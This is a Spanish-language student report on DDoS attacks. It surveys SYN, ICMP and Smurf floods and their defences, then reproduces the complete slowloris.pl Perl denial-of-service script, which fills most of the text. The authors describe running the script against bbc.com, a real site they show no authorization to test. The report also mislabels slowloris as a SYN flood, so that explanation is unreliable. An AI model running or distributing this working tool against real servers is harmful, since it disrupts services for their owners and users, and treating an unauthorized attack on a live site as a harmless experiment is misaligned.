Ataques DDOS

Asignatura:
ELO322

Profesor:
Agustín J. González

Alumnos:
Alexander Alfaro
Farid Díaz
Benjamín Pino

Resumen

Un ataque DOS (Ataques de denegación de servicio), es un ataque a un sistema o red de computadoras que busca impedir el tráfico legítimo de datos. Un ataque DDOS (Ataques de denegación de servicio distribuido), es una ampliación del ataque DOS, el cual busca generar un gran flujo de información desde varios puntos dispersos hacia un mismo destino, comúnmente usando una by

Introducción

Durante este curso hemos aprendido sobre la seguridad en internet sus vulnerabilidades, uno de los peligros en la red son los ataques DDOS (Ataques de denegación de servicio distribuido), los cuales consisten en el envío masivo de paquetes a un servidor con el objetivo de detener el tráfico de datos. Para este proyecto investigaremos sobre éstos ataques y sus efectos en las redes de computadores, específicamente en servidores web, y también qué medidas pueden tomar estos servidores para defenderse contra ellos. Repasaremos un poco de la historia de los ataques DDOS y cómo hemos podido aprender de ellos para mejorar nuestra ciberseguridad.

Ataques DDOS

Hay varios métodos de ataque DDOS, que todos buscan consumir recursos de la red, para evitar el tráfico legítimo, todos utilizan la familia de protocolos TCP/IP para conseguir su propósito.

Inundación SYN:

Este tipo de ataque hace uso de la cabecera de la solicitud, específicamente el segmento de FLAGS o banderas, haciendo que establezcan una conexión enviando una flag SYN, esperando una respuesta y después reiniciando la conexión para que así cada uno de los paquetes recibidos sea procesado como una petición de conexión y haciendo que el servidor gaste recursos esperando una respuesta desde una dirección de origen falsa. SYN cookies provee un mecanismo de protección contra una inundación SYN ya que elimina la necesidad de reservar recursos desde el HOST. Este es el método que nosotros intentamos para nuestra demostración.

SACKPanic:

Al manipular el tamaño máximo del segmento y la retransmisión, puede ser usado para causar un ataque DOS por un desborde del núcleo kernel. Para que así una vez detecte un problema que no se puede recuperar, esto llegue a un “Kernel Panic”, una vez que el sistema operativo no pueda procesar el tamaño del segmento.

Inundación ICMP:

Similar a la inundación SYN, es una práctica que pretende agotar el ancho de banda de la víctima, enviando de forma continua y elevada, un gran número de paquete ICMP Echo Request (PING), de forma que esta tendrá que responder con paquetes ICMP Echo Reply, lo que sobrecarga los dos sistemas. Es posible que sólo sobrecargue el sistema de la víctima si es que el atacante posea una capacidad mucho mayor de carga.

Ataque SMURF:

Una variable del ICMP flood denominada ataque SMURF (Ataque Pitufo), que amplifica los efectos del ataque ICMP, existen 3 host involucrados en un ataque SMURF, un atacante, una víctima y un intermediario (también puede ser víctima), por medio de IP spoofing, el atacante dirige paquetes del tipo ECHO REQUEST, a una dirección del intermediario usando como dirección de origen la dirección de la víctima, los equipos conectados responden a la petición usando ECHO REPLY a la máquina de origen de la víctima. El efecto es mayor debido a que la cantidad de respuestas obtenidas corresponden a la cantidad de equipos en la red que puedan responder por lo que no depende de la capacidad del computador del atacante, y no sufre el mismo efecto que las víctimas.

¿Cómo es que las compañías se protegen de los ataques DDOS?

De acuerdo a la revista de negocios Forbes las mayores formas de protegerse de un ataque DDOS de las compañías consiste en su extensiva actualización, cada vez que sea posible, usar una Web Application Firewall (WAF), que actúa como un “antivirus” que ayuda a reconocer entre paquetes que entran de forma legítima y paquetes que son spam, el uso de sistemas de nube, que sirven como mitigación de los ataques DDOS, cuyo DNS es barato y seguro.

Nuestro Experimento


Nuestro experimento consistió en simular un pequeño ataque DDOS, en este caso un ataque SYN, para comprobar cómo es que funciona la seguridad, en este caso de bbc.com, hicimos una captura con wireshark mientras se realizaba el ataque, para identificar el flujo de paquetes y cómo responde el servidor ante esto.

Lo que hicimos fué ejecutar un script a través de la consola: “slowloris.pl”; programado en perl, éste consiste en un ataque “suave y lento”, que su idea principal es atacar para saturar el STACK TCP, esto es hecho abriendo lentamente las conexiones y luego enviando peticiones incompletas intentando mantener la conexión viva el mayor tiempo posible.

¿Cómo funciona?

El cliente establece una conexión usando “3 way handshake” (SYN, SYN-ACK, ACK), y luego envía un requerimiento GET, este script intenta enviar cuántos paquetes sea posible sin ser detectado.

Captura:



Protocol	Length	Info
TCP	74	45536 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2818…
TCP	74	80 → 45536 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 …
TCP	66	45536 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2818981009 TSecr=27…
TCP	305	45536 → 80 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=239 TSval=2818981009 T…
TCP	66	80 → 45536 [ACK] Seq=1 Ack=240 Win=6432 Len=0 TSval=275081836 TSecr=28…
TCP	74	GET /?34670504725454 HTTP/1.1 [TCP segment of a reassembled PDU]
TCP	66	80 → 45536 [ACK] Seq=1 Ack=248 Win=6432 Len=0 TSval=275083528 TSecr=28…
TCP	66	45536 → 80 [FIN, ACK] Seq=248 Ack=1 Win=29312 Len=0 TSval=2819025607 T…
TCP	66	[TCP Retransmission] 45536 → 80 [FIN, ACK] Seq=248 Ack=1 Win=29312 Len…
TCP	66	80 → 45536 [FIN, ACK] Seq=1 Ack=249 Win=6432 Len=0 TSval=275086377 TSe…
TCP	66	45536 → 80 [ACK] Seq=249 Ack=2 Win=29312 Len=0 TSval=2819026662 TSecr=…
TCP	78	[TCP Dup ACK 14932#1] 80 → 45536 [ACK] Seq=2 Ack=249 Win=6432 Len=0 TS…

Slowloris abriendo y cerrando una conexión con el servidor.

slowloris.pl

```
#!/usr/bin/perl -w
use strict;
use IO::Socket::INET;
use IO::Socket::SSL;
use Getopt::Long;
use Config;

$SIG{'PIPE'} = 'IGNORE';
#Ignore broken pipe errors

print <<EOTEXT;
Welcome to Slowloris - the low
bandwidth, yet greedy and poisonous
HTTP client by Laera Loris
EOTEXT

my ( $host, $port, $sendhost, $shost,
$test, $version, $timeout, $connections
);
my ( $cache, $httpready, $method, $ssl,
$rand, $tcpto );
my $result = GetOptions(
        'shost=s'   => \$shost,
        'dns=s'     => \$host,
        'httpready' => \$httpready,
        'num=i'     =>
\$connections,
        'cache'     => \$cache,
        'port=i'    => \$port,
        'https'     => \$ssl,
        'tcpto=i'   => \$tcpto,
        'test'      => \$test,
        'timeout=i' => \$timeout,
        'version'   => \$version,
);

if ($version) {
        print "Version 0.7\n";
        exit;
}

unless ($host) {
        print "Usage:\n\n\tperl $0
-dns [www.example.com] -options\n";
        print "\n\tType 'perldoc $0' for
help with options.\n\n";
        exit;
}

unless ($port) {
        $port = 80;
```

```
		print "Defaulting to port
80.\n";
}

unless ($tcpto) {
		$tcpto = 5;
		print "Defaulting to a 5
second tcp connection timeout.\n";
}

unless ($test) {
		unless ($timeout) {
		$timeout = 100;
		print "Defaulting to a 100
second re-try timeout.\n";
		}
		unless ($connections) {
		$connections = 1000;
		print "Defaulting to 1000
connections.\n";
		}
}

my $usemultithreading = 0;
if ( $Config{usethreads} ) {
		print "Multithreading
enabled.\n";
		$usemultithreading = 1;
		use threads;
		use threads::shared;
}
else {
		print "No multithreading
capabilites found!\n";
		print "Slowloris will be slower
than normal as a result.\n";
}

my $packetcount : shared		= 0;
my $failed : shared	= 0;
my $connectioncount : shared = 0;

srand() if ($cache);

if ($shost) {
		$sendhost = $shost;
}
else {
		$sendhost = $host;
}
if ($httpready) {
		$method = "POST";
}
else {
		$method = "GET";
}

if ($test) {
		my @times = ( "2", "30",
"90", "240", "500" );
		my $totaltime = 0;
		foreach (@times) {
		$totaltime = $totaltime + $_;
		}
		$totaltime = $totaltime / 60;
		print "This test could take up
to $totaltime minutes.\n";

		my $delay   = 0;
		my $working = 0;
		my $sock;
		if ($ssl) {
		if (
		$sock = new
IO::Socket::SSL(
		PeerAddr => "$host",
		PeerPort => "$port",
		Timeout  => "$tcpto",
		Proto	 => "tcp",
		)
		)
		{
		$working = 1;
		}
		}
		else {
		if (
		$sock = new
IO::Socket::INET(
		PeerAddr => "$host",
		PeerPort => "$port",
		Timeout  => "$tcpto",
		Proto	 => "tcp",
		)
		)
		{
		$working = 1;
		}
		}
		if ($working) {
		if ($cache) {
		$rand = "?" . int(
rand(99999999999999) );
		}
		else {
		$rand = "";
		}
		my $primarypayload =
		"GET /$rand HTTP/1.1\r\n"
		. "Host: $sendhost\r\n"
		. "User-Agent: Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 1.1.4322; .NET
CLR 2.0.503l3; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729;
MSOffice 12)\r\n"
		. "Content-Length: 42\r\n";
		if ( print $sock
$primarypayload ) {
		print "Connection successful,
now comes the waiting game...\n";
		}
		else {
		print
"That's odd - I connected but couldn't
send the data to $host:$port.\n";
		print "Is something
wrong?\nDying.\n";
		exit;
		}
		}
		else {
		print "Uhm... I can't connect
to $host:$port.\n";
		print "Is something
wrong?\nDying.\n";
		exit;
		}
		for ( my $i = 0 ; $i <=
$#times ; $i++ ) {
		print "Trying a $times[$i]
second delay: \n";
		sleep( $times[$i] );
		if ( print $sock "X-a: b\r\n" ) {
		print "\tWorked.\n";
		$delay = $times[$i];
		}
		else {
		if ( $SIG{__WARN__} ) {
		$delay = $times[ $i - 1 ];
		last;
		}
		print "\tFailed after $times[$i]
seconds.\n";
		}
		}

		if ( print $sock "Connection:
Close\r\n\r\n" ) {
		print "Okay that's enough
time. Slowloris closed the socket.\n";
		print "Use $delay seconds
for -timeout.\n";
		exit;
		}
		else {
		print "Remote server closed
socket.\n";
		print "Use $delay seconds
for -timeout.\n";
		exit;
		}
		if ( $delay < 166 ) {
		print <<EOSUCKS2BU;
Since the timeout ended up being so
small ($delay seconds) and it generally
takes between 200-500 threads for most
servers and assuming any latency at
all...  you might have trouble using
Slowloris against this target.  You can
tweak the -timeout flag down to less
than 10 seconds but it still may not
build the sockets in time.
EOSUCKS2BU
		}
}
else {
		print
"Connecting to $host:$port every
$timeout seconds with $connections
sockets:\n";

		if ($usemultithreading) {

domultithreading($connections);
		}
		else {
		doconnections(
$connections, $usemultithreading );
		}
}

sub doconnections {
		my ( $num,
$usemultithreading ) = @_;
		my ( @first, @sock,
@working );
		my $failedconnections = 0;
		$working[$_] = 0 foreach ( 1
.. $num );   #initializing
```

```
		$first[$_]   = 0 foreach ( 1 ..
$num );	#initializing
		while (1) {
		$failedconnections = 0;
		print "\t\tBuilding sockets.\n";
		foreach my $z ( 1 .. $num ) {
		if ( $working[$z] == 0 ) {
		if ($ssl) {
		if (
				$sock[$z] = new
IO::Socket::SSL(
				PeerAddr =>
"$host",
				PeerPort =>
"$port",
				Timeout  =>
"$tcpto",
				Proto        =>
"tcp",
				)
		)
		{
				$working[$z] = 1;
		}
		else {
				$working[$z] = 0;
		}
		}
		else {
		if (
				$sock[$z] = new
IO::Socket::INET(
				PeerAddr =>
"$host",
				PeerPort =>
"$port",
				Timeout  =>
"$tcpto",
				Proto        =>
"tcp",
				)
		)
		{
				$working[$z] = 1;
				$packetcount =
$packetcount + 3;  #SYN, SYN+ACK,
ACK
		}
		else {
				$working[$z] = 0;
		}
		}
		if ( $working[$z] == 1 ) {
		if ($cache) {
				$rand = "?" . int(
rand(99999999999999) );
		}
		else {
				$rand = "";
		}
		my $primarypayload =
				"$method /$rand
HTTP/1.1\r\n"
		. "Host: $sendhost\r\n"
		. "User-Agent: Mozilla/4.0
(compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 1.1.4322; .NET
CLR 2.0.503l3; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729;
MSOffice 12)\r\n"
		. "Content-Length: 42\r\n";
		my $handle = $sock[$z];
		if ($handle) {
				print $handle
"$primarypayload";
				if (
$SIG{__WARN__} ) {
				$working[$z] = 0;
				close $handle;
				$failed++;

$failedconnections++;
				}
				else {
				$packetcount++;
				$working[$z] = 1;
				}
		}
		else {
				$working[$z] = 0;
				$failed++;

$failedconnections++;
		}
		}
		else {
		$working[$z] = 0;
		$failed++;
		$failedconnections++;
		}
		}
		}
		print "\t\tSending data.\n";
		foreach my $z ( 1 .. $num ) {
		if ( $working[$z] == 1 ) {
		if ( $sock[$z] ) {
		my $handle = $sock[$z];
		if ( print $handle "X-a: b\r\n" )
{
				$working[$z] = 1;
				$packetcount++;
		}
		else {
				$working[$z] = 0;
				#debugging info
				$failed++;

$failedconnections++;
		}
		}
		else {
		$working[$z] = 0;
		#debugging info
		$failed++;
		$failedconnections++;
		}
		}
		}
		print
"Current stats:\tSlowloris has now sent
$packetcount packets
successfully.\nThis thread now sleeping
for $timeout seconds...\n\n";
		sleep($timeout);
		}
}

sub domultithreading {
		my ($num) = @_;
		my @thrs;
		my $i                   = 0;
		my $connectionsperthread =
50;
		while ( $i < $num ) {
		$thrs[$i] =
		threads->create(
\&doconnections,
$connectionsperthread, 1 );
		$i += $connectionsperthread;
		}
		my @threadslist =
threads->list();
		while ( $#threadslist > 0 ) {
		$failed = 0;
		}
}

__END__

=head1 TITLE

Slowloris by llaera

=head1 VERSION

Version 1.0 Stable

=head1 DATE

02/11/2013

=head1 AUTHOR

Laera Loris llaera@outlook.com

=head1 ABSTRACT

Slowloris both helps identify the timeout
windows of a HTTP server or Proxy
server, can bypass httpready protection
and ultimately performs a fairly low
bandwidth denial of service.  It has the
added benefit of allowing the server to
come back at any time (once the
program is killed), and not spamming the
logs excessively.  It also keeps the load
nice and low on the target server, so
other vital processes don't die
unexpectedly, or cause alarm to anyone
who is logged into the server for other
reasons.

=head1 AFFECTS

Apache 1.x, Apache 2.x, dhttpd,
GoAhead WebServer, others...?

=head1 NOT AFFECTED

IIS6.0, IIS7.0, lighttpd, nginx, Cherokee,
Squid, others...?
```

Conclusión

A pesar de haber efectuado pequeños ataques DOS desde nuestro computador, nuestro sistema no tiene la capacidad de procesamiento suficiente para hacer un daño significativo al servidor atacado (bbc.com). En general podríamos esperar que grandes compañías ya se encuentran protegidas contra este tipo de ataque, a pesar de que es escalable, el único servidor en el que causaría un daño significativo sería un servidor antiguo o uno no muy potente.

Referencias:

https://cronicasethicalhacking.com/ataques-ddos/.

http://tecnologia.elpais.com/tecnologia/2016/10/21/actualidad/1477059125_058324.html

https://www.forbes.com/sites/thomasbrewster/2018/04/25/massive-ddos-attack-service-webstresser-org-taken-down/#90268802e3c6

https://www.forbes.com/sites/forbestechcouncil/2017/03/07/7-security-steps-to-defend-your-company-from-a-ddos-attack/amp/

https://github.com/llaera/slowloris.pl